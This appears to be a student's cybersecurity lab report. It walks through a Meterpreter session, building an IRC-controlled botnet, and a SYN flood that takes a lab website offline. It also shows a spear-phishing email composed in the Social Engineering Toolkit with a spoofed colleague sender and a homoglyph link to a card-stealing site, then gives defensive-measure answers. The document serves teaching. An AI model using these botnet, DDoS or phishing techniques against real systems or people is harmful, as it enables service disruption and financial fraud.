Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer        : VWORKSTATION
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : SECURELABSONDEM
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > 
```

Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack


This section of the lab illustrates the setup and execution of a (DDoS) attack using a botnet, a network of compromised computers controlled by an attacker. The scenario begins with the assumption that multiple machines across the internet have already been compromised with a deployment script for the botnet, designed to connect back to a Command-and-Control (C2) server for further instructions. In this exercise, the C2 server is hosted on the AttackLinux01 machine.

The exercise guides through several key steps:

1. **Starting a PHP Server:** The AttackLinux01 system is used to start a PHP server php -S 202.20.2.4:80 -t /home/kali/site, serving as the distribution point for the botnet's dropper script and payload. This server responds to requests from compromised machines in the botnet, delivering the necessary scripts to further the infection and control mechanism. As shown below in Figure 8 (Kim, 2021)

Figure 8

Start the PHP server




```
┌──(root💀 kali)-[/home/kali]
└─# php -S 202.20.2.4:80 -t /home/kali/site
[Sun Dec  5 20:58:14 2021] PHP 7.4.21 Development Server (http://202.20.2.4:80) started
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 Accepted
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 Closing
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 Accepted
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 Closing
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 Accepted
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 Closing
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 Accepted
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 Closing
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 Accepted
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 Closing
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 Accepted
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 Closing
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 Accepted
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 Closing
```

2. **Distributing the Dropper Script:** The `setup.sh` script is placed in a location accessible by the PHP server, allowing the botnet hosts to download it. This script is responsible for fetching and executing the payload, `debbie.py`, which installs the software required for the compromised machines to connect to an IRC channel used for C2 communications.
3. **Using IRC for Command and Control:** The attacker joins an IRC channel, which serves as the C2 mechanism for the botnet. This channel is where the compromised machines connect to receive commands from the attacker. Commands issued through this channel can instruct the botnet to perform various actions, including launching DDoS attacks, scanning networks, or recruiting more hosts into the botnet.
4. **Expanding the Botonet:** The exercise involves using the botnet to scout for additional vulnerable machines on a specified network and then attempting to recruit these machines into the botnet. This demonstrates how botnets can self-propagate and expand their reach across networks.
5. **Preparing for a DDoS Attack:** With the botnet established and expanded, the stage is set for launching a DDoS attack. The newly recruited hosts within the botnet are instructed to announce themselves, showing the attacker the available resources for the impending attack as illustrated in figure 9 (Jones & Bartlett, 2024).

This lab exercise showcases the complex nature of botnet operations and the threat they pose to internet security. It highlights the importance of securing networks and systems against initial compromise and the challenges in detecting and mitigating botnet-related activities. The use of IRC channels for C2 communications illustrates a common tactic for managing botnets due to the protocol's simplicity and effectiveness in facilitating anonymous, real-time communication across a distributed network of compromised machines.

Figure 9

Make a screen capture showing the newly recruited hosts.




```
 Try to take over the world...
01:56 < alfred_deborouter> Host is up (0.0000030s latency).
01:56 < alfred_deborouter> Not shown: 998 closed ports
01:56 < alfred_deborouter> PORT   STATE SERVICE
01:56 < alfred_deborouter> 22/tcp open  ssh
01:56 < alfred_deborouter> 23/tcp open  telnet
01:56 < alfred_deborouter>
01:56 < alfred_deborouter> Nmap scan report for 204.40.4.36
01:56 < alfred_deborouter> Host is up (0.0000030s latency).
01:56 < alfred_deborouter> Not shown: 998 closed ports
01:56 < alfred_deborouter> PORT   STATE SERVICE
01:56 < alfred_deborouter> 22/tcp open  ssh
01:56 < alfred_deborouter> 23/tcp open  telnet
01:56 < alfred_deborouter>
01:56 < alfred_deborouter> Nmap scan report for 204.40.4.46
01:56 < alfred_deborouter> Host is up (0.0000030s latency).
01:56 < alfred_deborouter> Not shown: 998 closed ports
01:56 < alfred_deborouter> PORT   STATE SERVICE
01:56 < alfred_deborouter> 22/tcp open  ssh
01:56 < alfred_deborouter> 23/tcp open  telnet
01:56 < alfred_deborouter>
01:56 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.21 seconds
01:56 < alfred_deborouter>
01:57 < kali> connect irc.debnet.com.recruit alfred_deborouter
01:57 < kali> .recruit alfred_deborouter
01:57 < alfred_deborouter> Searching for signs of unintelligent life...
01:57 < alfred_deborouter> ....found, left a calling card.
01:58 < kali> .muster
01:58 < TargetPi> Let us have a go
01:58 < TargetLinux02> Ready to morph
01:58 < alfred_deborouter> Let us have a go
01:58 -!- COMM1984 [COMM1984@204.40.4.46] has joined #c2
01:58 -!- qUAKe2600 [qUAKe2600@204.40.4.26] has joined #c2
01:58 -!- Satari102 [Satari102@204.40.4.36] has joined #c2
01:58 -!- LINKST-rt65 [LINKST-rt65@204.40.4.16] has joined #c2
 [02:01] [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

At this point, you have established a command-and-control channel over a botnet with seven machines in it. Before you execute your attack, you will first verify that the target website is functioning normally.

- On the AttackLinux01 menu bar, click the Kali icon, then click the All Applications folder, and select Firefox ESR to open a new browser window.
- In the browser address bar, type drisst.org and press Enter to confirm that the target website is reachable Figure 10 below shows the successful execution of this process (Jones & Bartlett, 2024).

Figure 10

Make a screen capture showing the drisst.org webpage.



Login

The DRISST project.

[illegible]

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

After establishing command and control over a botnet and verifying the target website's functionality, the next phase involves launching a synchronized (SYN) flood attack against "drisst.org" to disrupt its services. A SYN flood is a type of (DDoS) attack where the attacker sends a rapid succession of SYN requests to a target's server in an attempt to overwhelm it with incomplete connections (Wikipedia contributors, 2023). This attack exploits the TCP handshake process by not completing the connection with an Acknowledgement (ACK) response, leaving the server waiting for the completion of these connections and thus depleting its resources.


In this scenario, the attacker uses the botnet to perform a coordinated SYN flood attack on "drisst.org" targeting port 80, which is commonly used for HTTP traffic. The command .synfl drisst.org 80 directs the botnet to initiate the attack, sending a flood of SYN packets to the server's port 80. The effectiveness of this attack relies on the botnet's distributed nature, allowing for a high volume of requests that far exceed what a single machine could generate.

Upon attempting to reload "drisst.org" in the Firefox browser, the site fails to respond shown in figure 11 (Jones & Bartlett, 2024). This indicates that the SYN flood attack has successfully overwhelmed the server, consuming its resources dedicated to handling incoming connections, and effectively rendering the website inaccessible. The browser's timeout error serves as a confirmation of the attack's impact, demonstrating the server's inability to respond to legitimate requests due to the flood of SYN packets.

This exercise illustrates the disruptive potential of SYN flood attacks and the importance of DDoS mitigation strategies for maintaining the availability of online services. It highlights the need for robust security measures, such as rate limiting, traffic analysis, and anti-DDoS solutions, to protect against such threats and ensure the resilience of web infrastructure against malicious traffic.

Figure 10

Make a screen capture showing the failed connection to drisst.org.




The connection has timed out

The server at drisst.org is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 11

Make a screen capture showing the "PF states limit reached" error message.



```
Enter an option: [zone: pf states] PF states limit reached
2024-02-11T07:04:33.504769+00:00 pfSense.home.arpa watchfrr 58732 - - [EC 100663
313] SLOW THREAD: task wakeup_send_echo (208290) ran for 5923ms (cpu time 0ms)
2024-02-11T07:05:08.075115+00:00 pfSense.home.arpa watchfrr 58732 - - [EC 100663
313] SLOW THREAD: task wakeup_send_echo (208290) ran for 34559ms (cpu time 0ms)
2024-02-11T07:05:29.520103+00:00 pfSense.home.arpa watchfrr 58732 - - [EC 268435
457] zebra state -> unresponsive : no response yet to ping sent 30 seconds ago
2024-02-11T07:05:36.586195+00:00 pfSense.home.arpa watchfrr 58732 - - [EC 100663
313] SLOW THREAD: task wakeup_no_answer (208370) ran for 5089ms (cpu time 0ms)
2024-02-11T07:05:43.346223+00:00 pfSense.home.arpa watchfrr 58732 - - [EC 268435
457] staticd state -> unresponsive : no response yet to ping sent 30 seconds ago
2024-02-11T07:05:44.617478+00:00 pfSense.home.arpa watchfrr 58732 - - zebra: slo
w echo response finally received after 78.999381 seconds
2024-02-11T07:05:46.101700+00:00 pfSense.home.arpa watchfrr 58732 - - staticd: s
low echo response finally received after 72.348863 seconds
2024-02-11T07:05:46.101939+00:00 pfSense.home.arpa watchfrr 58732 - - bgpd: slow
 echo response finally received after 76.226241 seconds
2024-02-11T07:06:03.354157+00:00 pfSense.home.arpa watchfrr 58732 - - Warning: r
estart all child process 26407 still running after 31 seconds, sending signal 15
2024-02-11T07:08:20.702536+00:00 pfSense.home.arpa watchfrr 58732 - - zebra: slo
w echo response finally received after 67.445809 seconds
2024-02-11T07:08:22.038612+00:00 pfSense.home.arpa watchfrr 58732 - - bgpd: slow
 echo response finally received after 66.021751 seconds
[zone: pf states] PF states limit reached
```

The screenshot in Figure 11 above shows the output from a pfSense firewall during a SYN flood DDoS attack (Jones & Bartlett, 2024). The repeated message "PF states limit reached" indicates that the firewall's capacity to track connection states has been exceeded due to the large volume of SYN packets sent without completing the TCP handshake. This condition prevents new legitimate connections from being established, as the firewall can no longer manage additional traffic, effectively causing a denial of service for users trying to access the "drisst.org" website. Although the web server may still be operational, the firewall's inability to process new connections renders the service inaccessible to users.

Section 2: Applied Learning

Part 2: Perform a Social Engineering Attack

In this lab scenario, you are tasked with crafting a spear phishing email using the Social Engineering Toolkit (SET) to target an individual named Alice Dodson. The pretext is based on her philanthropic interests, and the goal is to persuade her to donate to a fake charity, ultimately leading her to divulge her credit card information. Here's how you might proceed in the lab:

1. **Open SET:**

   You start by launching the Social Engineering Toolkit on the AttackLinux01 machine in your lab environment, by entering `setoolkit` in the terminal.

2. **Email Attack Vector Selection:**

   Within SET, you select the option for Social-Engineering Attacks, then choose the Mass Mailer Attack option, and specify that you'll be targeting a single email address.

3. **Target and Sender Details**

   Alice Dodson is specified as the recipient with her email address `adodson@securelabsondemand.com`. You then spoof the sender's address to appear as `mramone@securelabsondemand.com`, impersonating her colleague Matt Ramone to exploit the principle of liking and authority.

4. **Server Configuration:**

   For the email server, you use `smtp.normailer.com` on port 25, indicating that you are using an open mail relay in the lab environment.

5. **Crafting the Emai:**

   The email subject is casual, "A favor?", to appear non-threatening and personal. The body of the email is crafted to appeal to Alice's philanthropy, mentioning her previous donations and her relationship with Matt. You make the email HTML-formatted to include a malicious hyperlink that appears to lead to the charity's website but directs to an impostor site designed to capture her credit card information.

6. **Malicious Link Insertion:**

   You insert an anchor tag with the hyperlink to the impostor site, using a homograph of the letter **'ṭ'** from the extended Latin alphabet to make the URL look like the legitimate charity's website, hoping Alice won't notice the subtle difference and will click on it.

7. **Sending the Email:**


   After composing the email, you send it out and make a screen capture of the completed SET phishing email composition to document the process in the lab as illustrated in Figure 12 below (Jones & Bartlett, 2024).

The detailed crafting of this email utilizes Cialdini’s principles of social influence (Schenker, 2024), particularly reciprocity (by playing on Alice's history of giving), commitment (aligning the request with her public statements on charity), social proof (Matt Ramone, a trusted colleague, appears to be endorsing this), and liking (the positive relationship with Matt).

This exercise aims to teach the methods used by attackers and underscores the importance of awareness and training in defending against social engineering threats. In real-world application, however, it's crucial to remember that using such tactics without consent is illegal and unethical. Cybersecurity exercises like this are meant to educate in a controlled environment and should never be applied outside of authorized testing or educational scenarios.

Figure 12

Make a screen capture of the finished SET phishing email composition.



```
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:adodson@securelabsondemand.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smtp.normailer.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: no
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:a message to Alice from Matt that might encoura
ge him to make a donation to the Cure Strange Childhood Diseases Society.
Next line of the body: <a herf="http=://cscdsociet^Y>^O
Next line of the body: <a herf="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

Next, we go on to role-play Alice Dodson the target of a spear phishing campaign, receives an email purportedly from her colleague, Matt Ramone. The email, crafted with the intent to deceive, requests a donation to a cause that resonates with Alice's philanthropic tendencies. Upon receiving the email, Alice accesses her Thunderbird email client and opens the message, which contains a ‘click here’ hyperlink leading to a fraudulent website masquerading as the legitimate CSCD Society's donation portal.


Upon clicking the link, the browser navigates to the deceptive site, which has been meticulously designed to mimic the genuine charity’s webpage. The URL displayed in the browser's address bar contains a homoglyph, a character that closely resembles the letter 't', designed to go unnoticed by an unsuspecting victim, showcasing the subtlety of homograph attacks.

Alice proceeds to engage with the webpage as any donor might, selecting a donation amount, entering an invoice number for record-keeping, and adding a memo to the donation. She then provides billing information, which in a real-world scenario would include sensitive personal details. After submitting the information via the 'Process Transaction Now' button, Alice is redirected to a confirmation page, typically named transaction.php, which falsely assures her that the donation has been processed successfully.

A screen capture of this confirmation page serves as evidence of the phishing email's effectiveness and the subsequent interaction with the impostor website as shown in Figure 13 (Jones & Bartlett, 2024). This concluding step of the exercise highlights the end goal of such phishing attempts: to illicitly obtain personal and financial information from the victim. The exercise, while hypothetical and contained within a controlled environment, serves as a critical learning tool, illustrating the necessity of scrutinizing email sources, verifying website authenticity, and the general practice of caution when inputting sensitive data online. It underscores the importance of cybersecurity awareness and the implementation of preventative measures against such deceptive tactics.

Figure 13

Make a screen capture of the transaction.php page in the browser.


cscdsociety.com/transaction.php?o
cscdsociety.com/transaction.php?otherAmount=&i
memo=For+the+children&cardnumber=1111-22
Assessing Common Attack Vectors (4e)
vWorkstation
2024-02-11 10:17:23
Osamudiamen Eweka
Type here to search
7:17 AM
2/11/2024

Confirmation of receipt for Invoice #00019 with the following note:
"For the children"

Thank you, osasmudiamen
Whose email address is: oseweka@utica.eduu
And whose Institution is: utica university
And whose IP address is: 202.20.1.2

I was beginning to think nobody would fall for this ruse.
I appreciate your $ donation to... my wallet.
But this is just the beginning, since I now have your credit card information.

I told you it was for a good cause....... mw**ah**ha...mw**uhah**hah......mwuahahahahaaa

Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Question 1: Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

Answer:

Injection Attacks:

1. Examining data supplied by users is essential for preventing injection attacks. Create a whitelist to verify all user inputs in your web application for enhanced security. Allowing unrestricted user data can lead to considerable vulnerabilities. Employ coding strategies that identify and block illegitimate users and suspicious inputs. Filtering data based on its context further improves security by permitting only appropriate inputs for specific situations. For instance, email addresses should consist solely of alphanumeric characters, and telephone numbers should only include numerical digits (Sundar, 2023).
2. It's imperative to limit privileges to the essentials and to promptly apply updates and patches to reduce the risks of cyber-attacks. For day-to-day database operations, use accounts with limited rights rather than those with full administrative privileges. This approach mitigates the fallout should a breach occur. Regularly updating web applications is critical, as they are often the focus of injection attacks when neglected. Cybercriminals frequently exploit out-of-date systems. To protect your web servers, make updating and patching a top priority. Be vigilant when selecting update tools to avoid inadvertently introducing malware. For those with demanding schedules, automating your update process via a patch management system can be beneficial. These

practices are in line with widely accepted security guidelines. (Kim, 2021) and suggested resources like (Sundar, 2023).

Question 2: at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

Answer: Two defensive measures against malware attacks are explained in more detail:

1. **Implement Strong Endpoint Protection:**

Endpoint protection refers to a set of security solutions deployed on individual devices or endpoints, such as computers, laptops, and mobile devices. It aims to detect, prevent, and mitigate malware attacks targeting these devices (Malik, 2023). Here's a breakdown of the key components and practices involved:

1. **Antivirus/Anti-malware Software**: Deploying reputable antivirus or anti-malware software is crucial. These tools scan files, processes, and incoming data for known malware signatures, behavioral patterns, and anomalies. They can identify and quarantine or remove malicious software to protect the system.
2. **Host Intrusion Prevention Systems (HIPS):** HIPS monitors system activities and behavior in real-time to detect and block suspicious or malicious actions. It helps prevent malware from exploiting vulnerabilities or executing unauthorized activities on the endpoint.
3. Regular Updates and Patching: Keeping endpoint protection software up to date is critical. Vendors frequently release updates that include new malware signatures, security patches, and improved detection algorithms. Regularly updating the software ensures protection against emerging threats.

4. Centralized Management: Implementing a centralized management console allows administrators to monitor and manage endpoint security across the organization. It enables tasks such as deploying updates, configuring policies, and generating reports, enhancing efficiency and consistency in security management.

2. Conduct Regular Security Patching and Updates:

Regularly patching and updating software applications, operating systems, and firmware is vital to protect against malware attacks. Here's why it is essential:

